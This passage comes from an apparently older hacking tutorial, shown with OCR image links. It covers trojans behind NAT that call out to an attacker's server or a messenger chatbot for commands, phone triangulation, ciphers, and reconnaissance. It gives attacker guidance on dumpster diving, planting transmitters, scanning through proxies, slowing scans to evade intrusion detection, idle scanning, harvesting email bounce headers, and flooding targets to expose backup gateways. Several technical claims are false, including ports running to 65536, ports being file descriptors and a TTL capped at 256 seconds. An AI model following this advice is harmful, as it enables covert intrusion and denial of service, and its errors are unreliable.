In above figure, imagine that the B_Host1 & B_Host2 are two systems present somewhere in world in an external network such as internet, while A_Host1 & A_Host2 lie in an unrouted network. Now the situation is that external hosts (B_Hosts) cannot connect to internal hosts (A_Hosts) by any means. And the attacker is at anyone of the B_Hosts, while target victim is one of the A_Hosts.

Now we need to observe the behavior of NAT systems or firewalls. Remember the NAT doesn't block the outbound traffic (the traffic from inside hosts to external network). Because anyone can access their e-mails, surf the web & can do the e-shopping & other official stuff from A_Hosts.

But how NAT identifies the inbound and outbound data packets? Well, the answer lies in the data packet itself. The firewall searches for the associated port numbers and the destination IP address.

The ports are the unsigned integer values from 0 to 65536 and are the tokens which must be present in other peer for a successful connection. The port numbers are actually the file descriptors which must be unique for each and every service. Any data packet headed for a specific port number is sent to the associated service with that specific file descriptor.

But the port numbers ranging in 0 – 1024 are reserved for servers. Actually servers can use any port numbers. Most of the services use fixed port numbers in this range by default. While all other port numbers which are assigned by client software to connect to a server by default range from 1025 – 65536.

Now the firewalls have a point to locate for. The outbound data packets will have source port numbers greater than 1024; while the destination port number will be mostly below 1024 (may be larger as it depends upon the service).

Actually, any server using port numbers below 1024 needs administrative privileges to do it.

Well friends, there are few services like DNS (Domain Name Service) for which a direct data packet is permitted by default for inbound traffic (Headed inside from external networks).

Coming on to main point, there is no way to connect to internal unrouted network directly from outside world, but internal hosts may connect to outside networks. We have to create hacks based on this fact.

Consider the following scenario, the attacker has installed the Trojan horse on an unrouted host behind the NAT firewall and now attacker wants to connect to Trojan and send it the commands.

In above case, the attacker has no way to connect to Trojan horse directly until he cracks the NAT system. But there is another way out, imagine if Trojan itself connects to the attacker! Yes. This is the only way out.

In this case Trojan will react as a client and the attacker system will act as server. The Trojan can be programmed to connect to attacker system automatically and send the desired data and get the required commands from attacking server.

The attacking server may be a web server. Websites can be cached in victim host and websites also write the cookies. There is a feature called OLE in windows which enables any program to open any other software from it and interact with it. We can open the internet explorer with this feature and can connect to any web server in the world.

The websites may contain the commands in the <HEAD> or <TITLE> tags or in hidden form fields. Or a whole cookie of commands can be written to the system.

There is another way mostly employed by the attackers to connect to a Trojan on an unrouted network, i.e. the Trojan is programmed to login to a messenger server and act as a chatbot.

A chatbot is a program that does chatting with other users and pretends like a human.

The attacker once forming a chat session with the Trojan chatbot user can interactively parse commands to it and can control the unrouted hosts. For secrecy the chat sessions may be encrypted.

The simplest approach is done using the simple webpage access. The idea behind this concept is that the surfing is almost permitted without much worry on the behalf of firewall ACLs.

The point is that it doesn’t make any sense for a firewall to detect whether a human or a program or script is surfing and impose the rules.

The programs & scripts can also surf the internet without even showing anything on the monitor screen.

But how to send commands to a remote control from external world? Well, take it in this way, there are several ways to get commands from remote attacker server system to anywhere in the world even behind the NAT.

The programs can surf the internet using ShellExecute function. Its nShowCmd argument (the last argument) decides whether to show a window in the desktop or to keep it executing in the memory only.

The ShellExecute function launches the corresponding default loader for respective type of the files being provided to it as an argument. We can provide it an URL to open instead of a file.

The information can also be sent to the remote attacker server by parsing it into URL as form’s GET method sends the information to remote server.

Now, how to get the commands?

The remote attacker server can send the webpages back to the client, but it is difficult to read the contents of a webpage. The commands can be sent by parsing them into webpage’s title or as the cookie. The cookies are written into the current user’s home directory.

There is also one more way to receive the commands i.e. by socket. The firewalls do not block the socket clients by default and internet explorer is also a client program itself. We can send and receive the commands in more sophisticated and encrypted way. This facilitates to scramble the information from the firewalls or the human eye at much lower memory cost & without launching any other process into the memory which is more expensive from memory as well as the CPU usage perspective.

The Human Tracking Systems

The human mind wants to live in liberty out of surveillance. But this is being difficult in this era of ultra technology, when everyone want to spy on others like our governments do. But privacy is everyone’s fundamental right in this universe. And there is no question on creating hacks on the surveillance systems.

But before creating the hacks we must learn about the tracking systems and their way of working so as to thwart their sophisticated surveillance.

The highly rated and insecurity favorite gazette is your mobile phone. Until you have a phone associates with you don’t feel secure anymore, you are deadly vulnerable. The mobile users can be tracked up to a precision of 30ft. But how, most of us will immediately respond with a well known answer i.e. with the help of satellite.

No! Absolutely not the satellites, the mobile tracking is not done using satellites. Instead a much cheaper and effective solution is there named **Triangular scanning** or **Triangulization.**

The fixed landline phone nodes can be tracked easily. Friends if you are a programmer you can also make your own landline scanner. What you have to do is just catch up the phone directory and get a local map and map each number to the locations in the map with the help of programming.

Triangular Scanning


In triangular scanning the mobile station Mss (mobile phone or mobile devices) is tracked using signal intensities of three different towers (or base stations, Bss) of the service provider.

The base station can transmit the signals to a limited distance. The signal strength decreases with the increase in distance, this truth can be used to formulate the distance of the mobile stations once the signal strength at that point is known.


Thus, high signal measure means near the base station, weak means far from base station and weakest signal means at the end point of the reach from base station. The exact distances can be calculated using the standard algorithms utilizing the signal strengths.

Every mobile station (phone) is programmed to transmit the signal strengths of every reachable base station (signaling tower) after a short time interval. We are not sure of time exactly but nearly 6-15 seconds. It helps them to decide to handover their channels to a different base station in case of weak signal of earlier base station or during the traveling.

But there is a problem, by calculating the distance with the help of signal intensity; we can locate the mobile station in a circular orbit. It means that the mobile station can be anywhere in the perimeter of that circle.




The uncertainty can be removed with more precision if we consider the signal strength of another base station (Bss2) along with first one (Bss1). Then we can draw another circle by calculating the signal strength of second base station as sent by mobile station with respect to its position. Now we have two circles. It means that we have effectively calculated the distances of mobile station from two towers. The mobile station can be at the intersection of these two circles. But as a lemma the circles intersect each other at two distinct points. Thus, the mobile station can be at one of these two points as clear from figure.


Mobile station
Perimeter of mobile station from second base station
Perimeter of m.station from 1st base station
Mobile station


Now we have shrunk the position of mobile station to two identifiable distinct points. But we still cannot say that at which one of the points, the mobile station is located. For the sake of precision we need third base stations signal (Bss3) to locate the mobile station exactly at a single point.

The common point of intersection of three circles will be the exact position of the mobile station (Mss). As in figure



With triangular scanning the exact coordinates of mobile station can be found with an uncertainty of 30ft. So beware from now, you are being traced at every step.

But there may be a flaw if three base stations will be at a straight line. Then third circle may also not clarify the position from two points to a single point, therefore, three towers or base stations are never placed in a straight line or another tower forming an angle with two towers is considered and always form a triangle of some sort that is why this scanning technique is called as triangular scanning. The figure will clear it more.



The ATM Tracing

Everyone uses the atm machines nowadays. The banks and credit card companies use these nodes for the convenience of their customers.

The credit card transactions through such machines can be tracked with very high precision with a fixed position without a lack of single second.

Banks financial accounting servers handle all these transactions along with the logging server (may be on same system or on a different server system).

Actually, ATM machines are nothing more than dumb terminals which are connected directly with a highly efficient and fast main frame server system which may be as large a big room or even larger (you must have studied about dumb terminals and main frame computer systems in computer fundamentals).

The dumb terminals are so called because they do not have a local storage or processing systems (may have a little inefficient processing unit but local storage is not allowed in atm machines nor it may result in unexpected results). The dumb terminals retrieve all their information instantly from a centralized computing unit named main frame system containing operating system and database management systems and these dumb terminals and main frame servers are connected to each other through ATM network (Asynchronous Transfer Mode) utilizing ATM protocol.

Now days the companies are investing in Distributed Systems instead of a single mainframe system.

A distributed system decreases the overall failure chances. Suppose if a single centralized main frame system will be down, whole business will get a setback & if may be 10% systems will be down in a distributed environment the overall effect will be only 10% downfall in the efficiency of business system instead of 100%. Moreover in a distributed environment the work balance is also maintained for better efficiency, the overloaded traffic is directed to the systems having less traffic at that instance.

The ATM PDU (Protocol Data Unit) or data packet is 53 bytes having 48 bytes payload. Thus, a much smaller payload and travels faster than any other protocol packets (little latency is spent in assembling and sending the smaller data packets than assembling a big one and still waiting for more data to be still befitted in the packet and then sending the fat packet). That is why the ATM transactions are so faster.

In other protocols the data packet sizes vary depending upon the conditions may be few bytes, hundred bytes to kilo bytes size, also the receiver end does not start processing the data packets until a certain amount of data is not collected which is in most cases a larger number and that is why these protocols produce latency which cannot be afforded at any cost in financial systems otherwise unexpected results may arise.

The Data Security and Cryptanalysis Attacks

In this section we are going to discus the encryption & decryption systems and the possible attacks on them. Friends, the study of encryption & decryption algorithms is called cryptography.

And the study of possible attacks on encryption and decryption systems, so as to reveal the scrambled information is called the cryptanalysis and the attacker is called cryptanalyst.

The encryption algorithm is called cipher and the encrypted information is also called cipher text and the process of decryption is also termed as deciphering.

Friends, keep in mind that the cryptography and computer security are two different things. But implementing the knowledge of cryptography in computer security has really boosted the information security.

Friends can you tell us, why new processor architectures and highly efficient and fast supercomputers are manufactured by efficient countries? The answer is simple the country having faster computer system can attack & break the secret message transmission before hand and prepare for future situation. The proof of this concept is the Second World War itself.

The German ENIGMA and Japanese counterpart, both cipher machines were the nuisance for the allied intelligence services. But once the algorithm of ENIGMA was cryptanalized, the picture of world war changed, the allied forces now knew every move of Germans and thus prepared for it.

Different processor architectures are developed for some specific kind of problems. The DNA processors and quantum processors are developed in such a way to help finding the solutions of some problems in very less time than any other processor architecture.

E.g. the DNA processors can solve quite efficiently the "Salesman Problem" type computations that any other architecture can solve.

Whereas the Quantum processors are specially designed to carry out all kinds of computations simultaneously altogether e.g. the cryptanalysis attack on a cipher text using all possible key combinations altogether or the searching certain things from an unsorted database. Or in scientific research to think of all aspects simultaneously about several objects.

Well friends, in this section we'll take a look at some ancient ciphers and then, we will come on to modern symmetric & asymmetric ciphers which are widely used in computer security. Let's go to flash back and take a look at the history:

The cryptography science evolved several thousand years ago when the kings supplied their orders and secret information in a concealed way, the very suitable example is Caezar cipher. It is the oldest known mono-substitution displacement cipher.

The mono-substitution means a single character is substituted as cipher text in place of plaintext character.

In mono-substitution ciphers the cipher text is of the same length as plaintext. In Caezar cipher every character is just displaced two steps ahead. Consider the following example cipher text

```
GOGTIGPEA FGENCTGF RTGRCTG JGCTA FGHGPUG CPF CVVCEM GPGOA VQOQTTQY
```

The English Language has 26 alphabets. The attack is simple; we have to replace each character beginning from A and read the deciphered text so obtained if it makes any sense, there are only 26 possible deciphered texts for the above cipher text. Let's do it by taking only first ciphered word as:

```
GOGTIGPEA

1) AIANCAJYU      ------ MAKES NO SENSE IN ENGLISH
2) BJBODBKZV      ------ MAKES NO SENSE IN ENGLISH
3) CKCPECLAW      ------ MAKES NO SENSE IN ENGLISH
4) DLDQFDMBX      ------ MAKES NO SENSE IN ENGLISH
5) EMERGENCY      ------ IT IS MAKING SENSE! WE GOT IT
```

We got a word EMERGENCY, now analyze the cipher text and deciphered text, we observe that the letters are displaced by two places ahead in English alphabets. Now displace the whole cipher text we got:

```
EMERGENCY DECLARED PREPARE HEAVY DEFENSE AND ATTACK ENEMY TOMORROW
```

It was a simple displacement cipher. But there may be a random unique character chosen for each and every cipher text letter.

In case of non-displacement mono-substitution ciphers, the cryptanalysis attack is carried out using the frequency of occurrence of each cipher text letter and then its frequency is matched with the frequency of alphabets in normal day life usage, sorry you may not be able to understand it now, but before indulging into it just take a look at the next paragraph.

Friends, we are sure you know better, which word is used most in English language? It is **'THE'** and this word demystifies a lots of secrets about English. Now answer this, which alphabet is used most of the times? You can find two answers in the question also. Well the letter **'e'** is used mostly in whole English and its runner up is the letter**'t'**, these two characters have most probability of occurrence and 'e' has frequency nearly 12% while 't' has slightly more than 11.

Now answer this, which character duet (digram) is used in most of the words? Well it is **'th'**. This knowledge is quite precious in cryptanalysis. Let's utilize this knowledge in the field.

The above knowledge can be used in mono substitution ciphers. Let us try to break the following code

Symmetric Ciphers

The symmetric ciphers scramble the plaintext using a secret key and a strong cipher algorithm. The security of these ciphers depends upon the secrecy of the key used.

One most used symmetric cipher is DES (Data Encryption Standard). DES was the standalone encryption algorithm used in earlier computer security.

It is a block cipher. Block ciphers take a chunk of data and pack them in a fixed sized packet and then do the ciphering and deciphering.

Bu, with the improvements in computing efficiency and new techniques of cryptanalysis attacks the DES is no more a challenge and the security wall fall within the seconds.

DES was once considered to be strongest cipher. Even with 10,000 decryptions per seconds a brute force attack could not yield the plaintext for million years. Even by using million decryptions per second it could take 1 day & 11 hours to break up. But nowadays, computer hardware can take billions of computations simultaneously.

The key size in DES is 56 bits, which makes it strong enough to sustain with 2^{56} key space to search for original key by brute forcing which was considered computationally secure at the time of evolution of DES.

During the key generation process from password, every parity bit (the 8th bit of a byte is called parity bit) is removed and only 7 bits are used per byte. If the password is short, then padding is appended to complete the size of 56 bits.

The Attack
Start of Virtual War

The Reconnaissance

The reconnaissance is a military term, which means gathering information about enemy from all sorts of ways. Similarly before attack, the first step involves the gathering even the small bits of information about the victim by every possible way. There are lots of ways to accomplish this task, by technically and non-technically.

The techniques involved in Reconnaissance

The non-technical ways incorporates the social engineering, dumpster diving, by asking people, studying all articles about the victim, etc.

The dumpster diving involves the checking the whole garbage of the victim corporation which is sent out of the corporation building for the recycling. It involves the observations and study of the papers and other objects in the recycle bins of the corporation. No one can suspect a hacker if he/she pretends to be a regular municipality corporation's garbage collector.

The garbage paper work sometimes may sometimes contain the difficult userID & passwords. A rough study of garbage paper work can help you in visualizing that what is going on inside the victim corporation.

For security reasons the corporations must define a garbage destroying policy. Such as no objects such as papers, old files, even the destroyed diskettes, damaged hard drives, computer systems, CPU cabinets, monitors, etc., at any means should not go outside at any cost before destroying it completely. One more thing, that is most helpful for hackers, but is neglected by the corporations in most cases i.e. the telephone cables going outside the corporations building to an unguarded place. The hackers can install a recording and transmitting device on such cables. Also remember to guard the network cables effectively (try to use STP type cables).

The hackers can manage to read even the damaged disks, can install a Trojan horse in computer systems, can fix a permanent tiny Bluetooth inside the CPU cabinet unnoticeably, can install a radio waves transmitter inside the computer monitors capable of transmitting the video signals outside the corporation building and at the hackers end they can reconstruct the signals so as to see clearly that what is going on in the corporation systems.

In this discussion we will discus the techniques, which will help you in gathering information not only about the computer systems but also about any kind of secret machines. Lots of approaches are defined to do this job, let's discus few of them.

The Alien-Box Technique

In this technique the target is considered as a Alien system, whether a computer system, a corporation building, or any sort of machine. In this technique the target systems are assigned three kinds of labels according to the knowledge of their working which are as

1) Alien-System
2) Foreigner-System
3) Friend-System

As the target systems working starts becoming clear to the hackers they turn the label of Alien-System to Foreigner or Friend-System.

1) **Alien-System:** Any system about which we know nothing is termed as a alien system.
2) **Foreigner-System:** The system about which we have only partial knowledge of its internal working is termed as a foreigner system.
3) **Friend-System:** The system about which we know everything, its advantages, disadvantages and vulnerabilities is termed as a friend system.

Every target is considered as an Alien-System in initial phase of the attack, when nothing is known about the target.

To know more about target, we can study the notice fixed on the body of the system, which clearly defines the operating parameters of the system. Whether, it may be a voltage stabilizer, a submersible pump set, the spare parts of the vehicles, strange computer systems or the chips and ICs. We can study the manuals of the product. Sometimes we cannot manage to get the manual of the target system and then we have to emphasize to know about target's brand name, model number and manufacturer. This information can be fed to the manufacturer's product support website and we can have even the entire circuit diagram of the targets if we'll be lucky (in most cases we can get without problem).

We can feed the required arguments to the target system and then check its output. Check out the working capabilities and variation in output of the systems with respect to the variation in input parameters.

No system can always work perfectly at all possible variations of the arguments. Like thermometers have a fixed space in the scale for their working, otherwise result in wide deviation from normal behavior.

The strange computer systems can be checked for varying number of request and responses at the same time simultaneously.

Certainly there will be a deviation in their speed of response to provide the service and the attacker can frame a graph of such deviations in latency and thus can develop a technique to DOS attack (Denial Of Service attack) the target system.

Another way, the attacker can find out the maximum number of requests served by the alien server at a given time using the statistical tests. Remember, any kind of system can only handle a finite number of requests only.

Thus by knowing this number the attacker can eliminate all the legitimate client requests with the fake storm of requests. And then, the server will be no more accessible to the rest of the world, while the server will look like very busy but under attack. Thus a severe DOS attack will be possible.

The algorithms used in systems can be figured out by testing the input and output types, moreover, most vendors try to optimize their systems for size and speed so they'll probably use the standardized algorithms and the standard algorithms may have flaws, therefore the flay may also be replicated in target system.

As we can figure out the properties of the alien system, now we can consider it as a foreigner-system. A foreigner-system has few known properties that can be used to frame an effective attack against the box.

An alien computer system can be turned into a foreigner system by effectively scanning it. The process is known as reconnaissance or recon.

The recon process consists of information gathering process in which even tiny tidbits of information about the target system are gathered by any means.

But in nowadays world, every attacker has to be serious about his own anonymity and security. Therefore, attackers employ much sophisticated approaches.

In recon phase the attacker can scan the remote systems using online scanners and proxy bouncing etc. Consider we have to scan a target system then the process followed will be as:

Attacker (using encrypted link)→ a system somewhere in other country (using HTTPS) → an anonymous proxy server like www.anonymizer.ru (or using HTTPS) → online port scanner → scan the target system.

Once the attacker has scanned the target system and has gathered important information about the target system. The attacker launches the attack & if the victim of attack is now under the control of attacker, the victim can be termed as Friend-system.

Target Scanning

Once attacker identifies the victim system he can launch a target scanning attack. In this phase of attack, the attacker gathers information about the services provided by the victim system.

Note: The recon phase is much noisy phase during the attack and it can invoke the IDS (Intrusion Detection System) and IPS (Intrusion Prevention System). Thus the target systems administrator can be alerted. This problem can be overcome by making the process much slower.

Actually the scanning generates a huge amount of network traffic and a familiar signature of the scanning phase can be determined by effective surgery of traffic and observing the flags and the port numbers incrementing or decrementing continuously.

The attackers must have to tackle this problem by slowing down the packet sending process to nearly within 9 or 10 packets/day to target systems or networks or even smaller. And the port number should be randomized effectively. The attacker should first check out the vulnerable services first to save time.

But remember that the easy backdoors may be honeypots. The honeypot is a dedicated system or network containing simulation of corporate systems or networks to study and observe the hackers activities, which helps in designing the effective techniques to thwart such attacks.

We can use the NMAP utility in Linux systems. The NMAP uses stealth technique to scan the hosts. Moreover, the using the stealth scan of NMAP it becomes hard to trace back the attacker. But remember to bounce other systems between attacking host and the NMAP host and then scan the target systems.

We can use the SSH service which provides a shell with the encrypted connection to remote Linux system. Then use the remote systems NMAP and carry out the stealth scan of target system.

Remember to use the encrypted channels as much as you can do. It leaves no or very few traces of your activity.

The Linux administrators use SSH service to administer the Linux systems remotely and securely thwarting the sniffers activity. The same shell can be used to attack the remote systems without much trouble as the data gets encrypted on these systems.

The Idle Scanning

The scanning phase is most prone to be caught by IDS or IPS systems and logging servers and most of the scanning software do not provide full control over their working to us. Therefore, we should them as much as we can.

Remember if target administrator gets the suspicion, then he may take some extra precautions and making the process tougher to be hacked.

The idle scanning is most safe and there are no chances to be caught and provides the full control over the scanning phase.

In idle scanning the first job is to look for an idle remote host somewhere in the world connected to the Internet. Idle means sending and receiving no traffic at that time but still connected to the Internet.

Every data packet is provided a unique ID called the IPID. The IPID increments in steps of either 1 or 254 (depending upon the OS like for win95 it is 1 and for win2000 it is 254) with every packet sent.

We'll send the spoofed SYN packet to a remote target host on a desired port; the spoofed address will be of the idle host. Then if the remote host will be serving at that port, it will respond with a SYN/ACK packet to the idle host.

But as idle host did not start this connection at all and will not have any knowledge of what is going on it will respond with a RST packet. And its IPID will change by one step, which can be checked by sending a packet to the idle host and analyzing the IPID of the received data packet from idle host, it will be incremented by two steps one for RST packet sent to the target system and other for the packet received on attacking system.

But if the remote target system does not listen at that port then it will respond with a RST packet to the idle host. This does not require sending any response from idle host. Thus the IPID of the idle host will remain constant and can be checked by sending again a data packet to idle host and searching for IPID in data packet, it will be changed by one only for the packet sent to the attacker system.

If the idle host is not fully idle or a mild traffic is on the idle host, then we can send a fixed number of many data packets like n = 10 or 15 data packets to the target system and observing the change in the IPID of the idle host. A large difference in IPID (n or a little more than

n) will show that the port is open and none for closed port.

But remember, even 10 data packets are large enough to be caught by remote firewall or IDS systems to raise the alarms, therefore avoid it.

This process is most secure method, if the idle system does not keep logging of single packets (mostly not done by default to keep logs compact), then the attacker can never be tracked and she can scan any target host in the world without being caught.

The Target Profile Construction

This phase helps us visualizing the target organization & its system setup. This phase of attack is similar to the software-designing phase.

In this phase the attacker creates visualization of target & its internal setup in his mind by processing the information gathered in recon phase.

On the defending side, the system administrators use all the methods to mangle the leaking information about their system setup (system includes network, computers, other machinery and all work setup of target).

This phase depends vastly upon the guesses of the attacker. This phase of attack is used to create an internal architectural diagram of whole target system.

The visual diagram so created uses all single bit of information like, building design, network design, computer systems used, working hours, the different IP addresses assigned to the organization, the domain names assigned to the target etc.

There are few terms which may encounter during this phase which are as:

DMZ: Demilitarized Zone. It is the network placed between two networks. One of which is untrusted network like internet and the other one is internal network. The DMZ is the **No Mans Land** of networks. The DMZ is placed in such a way that the resources of DMZ are available for both the networks.

The DMZ is acts as first line of defense. The attacker has to compromise the DMZ first before getting inside the internal network.

Between DMZ & internal network a firewall is placed, which protects the internal network by filtering the traffic passed through DMZ.

Honey Pot: Honey Pots are the computer systems or networks placed in DMZ, which seem to be the original internal systems or networks and advertise themselves as having the precious information or seem to be less immune for attacks.

The honey pots are used to engage the attackers and study their way of attack, so as to develop a strategy against such attacks.

It is very difficult for attackers to identify the honey pots from original systems.

But attackers use a simple guess strategy, which is as, if a very high profile & financially strong target seem to have a very weak network setup, seem to have some precious information and having vulnerable services and very poor protection, or a backdoor installed, then it may be a honey pot, leave it immediately and try some other point on the target network.

E-mail Bouncing

This technique is used to look inside the network and visualize a part of the network architecture. This technique is applied, if the mail server of target is situated inside the target network.

An e-mail for a non existing user is sent & attacker waits for the bounced back e-mail. The bounced email contains all juicy information in its headers.

The e-mail headers contain the information of the path followed and the address of originating server. The path information contains the IP addresses of each system and router encountered during transmission of email. Thus, we get information about the internal network and the gateways to the target networks.

For security reasons, attackers do not use their own e-mail ID which may point back to their own ID.

The e-mail headers can be checked in outlook express or any e-mail agent.

Tracing the Route

The route to the target host is the path followed by the data packets to reach the target system. The route consists of several hops (the routers or other computers in between the target and attacking system).

The routes are of two types, the static route & dynamic route. The static route is a permanent entry added in the routing table. While the routes which are not static and prone to change depending upon the network conditions.

The route between attacker system & target network may be of dynamic nature. The route tables can be checked in windows systems by **route print** command or **netstat –r** command as

```
C:\Documents and Settings\vinnu>netstat -r

Route Table
===========================================================================
Interface List
0x1 ........................... MS TCP Loopback interface
0x2 ...00 13 20 2a bb 02 ...... Intel(R) PRO/100 VE Network Connection - Packet
Scheduler Miniport
===========================================================================
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
        127.0.0.0        255.0.0.0        127.0.0.1       127.0.0.1       1
  255.255.255.255  255.255.255.255  255.255.255.255               2       1
===========================================================================
Persistent Routes:
  None
```

If an attacker by somehow adds a persistent route (static route) entry in routing table then, he can sniff or hijack the whole traffic outbound from that system. The false entries in route table may bring down the whole network.

A persistent route can be added by using **route ADD** command.

Coming back to main discussion, the route information can be achieved by using **Tracert** in windows systems or **Traceroute** utility in Linux systems as

The Tracert or Traceroute use a simple technique which employs the generation of ICMP TTL expired packets from the hops. The TTL is **Time To Live** which. The TTL is either time in seconds, which can be 256 seconds at maximum or number of hop (routers).

TTL limits the age of packets, otherwise packets will fill up the whole world network and no resources for new packets will be available. Therefore, the packets die after 256 seconds. The packets travel with nearly with speed of light.

After crossing a hop (router or gateway) the TTL value is decreased by 1. Thus, at the most, a packet can cross up to 256 hops. And the packet dies when TTL exceeds 256.

The Tracert utility creates a packet with TTL = 1 & sends it towards the next hop in network. Now, when packet reaches the next hop, the hop decreases the TTL by 1 and new value of TTL = 0. As TTL becomes it generates the ICMP TTL expired message and send it back to the source.

The ICMP TTL expired packet contains the information about the hop, like its IP address and domain name etc.

Now we got only one hope which is the next system from our attacking computer i.e. gateway or router.

Now the source Tracert utility generates another packet with increment of 1 i.e. TTL = 2.

In this situation the packet will cross one hop and that hop will decrease its TTL by one now TTL = 1 and packet will cross this hop, at next hop the TTL is again decreased and becomes 0. The TTL expired packet is generated by the hop and sent back to the source system. The packet contains the information about second host.

In this way the whole route can be traced.

Multiple Network Gateways Detection

In the world of networks, the failures of network gateway can completely shutdown the business. The solution of this problem is to have more than one network gateways for a single network.

Network Gateway: A network gateway can be a computer or an interface of a router that lies in same internal network & connects the internal network with external networks. Remember that the most security things reside on gateway itself like security guards in real life at building's access points i.e. at the gate.

For attackers, the knowledge of multiple gateways on target network system may be a golden egg in hands. There may be a gateway configured for unconditional access of internal resource and network systems by the administrators remotely. This is done to separate or control the other gateway channels from the controlling channels, as it decreases the chances of sniffing the connections in control channels.

Another reason can be to provide the reliability of services for their customers and users by reducing the failures. If one gateway will be overloaded then the rest of the traffic will be allowed through other gateways.

For attacker's point of view, the different gateways to same network may have different Access Policies defined for firewalls (the ACL Access Control List).

Access Control List: The ACL is the set of rules defined by administrator for the firewall to follow it up. The ACL contains what is permitted to go inside and what not.

The network and routing protocols force the services to use only a single network gateway at a time if both gateways are up to reduce the redundancy.

The example of one of such protocol in layer two switching environment is spanning tree protocol. The spanning tree protocol controls the multiple channels to a single network entity and thus, reduces the infinite frame loops and packet storms.

In routing environments, such functionality is provided by the protocols like OSPF (Open Shortest Path First) and BGP (Border Gateway Protocol) etc.

Note: Remember, if both the network channels are up, only one will be used at a time, to reduce the redundancy, packet storms and infinite connection loops.

So the difficulty is that, how to find out the other gateways, when all gateways are up and only one is used at a time.

There are several techniques, but these techniques should be used depending upon the security implementations of target systems like IDS/IPS used by the target victim.

The first technique employs the checking of route information by Tracert or Traceroute command on different times of the day and night.

This technique is most secure as it produces less noise to be caught in IDS/IPS system, if a huge time difference is introduced between two Tracert queries.

The one Tracert may provide juicy information during the work hours. More the work load on target system, more the chances to catch up the other gateway as the other gateway may be already used up by legal connections, while the condition at non-working hours may be different.

In second technique, we have to forget about the IDS/IPS system. We are going to create a resource eating packet storm on target network.

Actually we intentionally fill up all the network channels through one network gateway already in use and then trace the route. And compare the results of route tracing & find out whether the target used the other gateway for reliability of its services.

For better results, trace the route every second by sending several queries to the same target, every trace route query should started at a little time difference of few seconds.

We can DOS (Denial of Service) attack or send huge ping packets or broadcast ping queries to target system or can open up a large number of simultaneous fake connections.

We can also use DENSER.EXE for this reason.

The above listed second technique should yield juicy information about target network gateways and route followed in different conditions.

The third technique is also there & is secure enough so as not to be caught up in IDS/IPS systems.


In this technique, the route tracing is done from different geographical positions. The geographical distance among trace route attacker systems should be at least of different ISP (Internet Service Provider) or for better results if route-tracing queries are done from systems from different countries.

The path followed in third technique will always be different to the gateway of target network. Thus there may be chances to catch up the underground gateways because of OSPF or BGP protocols.

Web Proxy Detection

The web servers are not directly connected to the internet. Actually a layer of proxy server is introduced between untrusted Internet & the web server.

These proxy servers are transparent and pretend to be the web server themselves. The proxy is actually a kind of firewall. The proxy servers are capable of filtering the packets and surveillance of connections to the web server.



The proxy opens a HTTP port (port 80) on itself and act as web server. The web server shown to the external world is actually proxy server.

The HTTP port from proxy server forms a pipe (a channel) with the HTTP port on web server.

The proxy servers are capable of caching the web server contents during their work. Thus, instead of sending the request for a web page to web server; proxy server fulfills the request of the client by sending the requested web page from its own cache, thus reducing the work load on web server.

This act of proxy can foil the attack attempts as actual web server is hidden behind the proxy server.

Is there any way to know the actual network path followed by a packet to the web server and reveal all the proxies working in between the client & the web server?

The technique to reveal the proxies is known as proxy tracing. Actually there is a HTTP command that force all the proxy servers to enlist their address in the packet header. Actually this command is used for troubleshooting purpose.

Telnet to the web server at port 80 as

```
Telnet www.webserver.com 80
```

The connection is formed and the screen clears up immediately only a cursor blinks, this is the way http connection on telnet works.

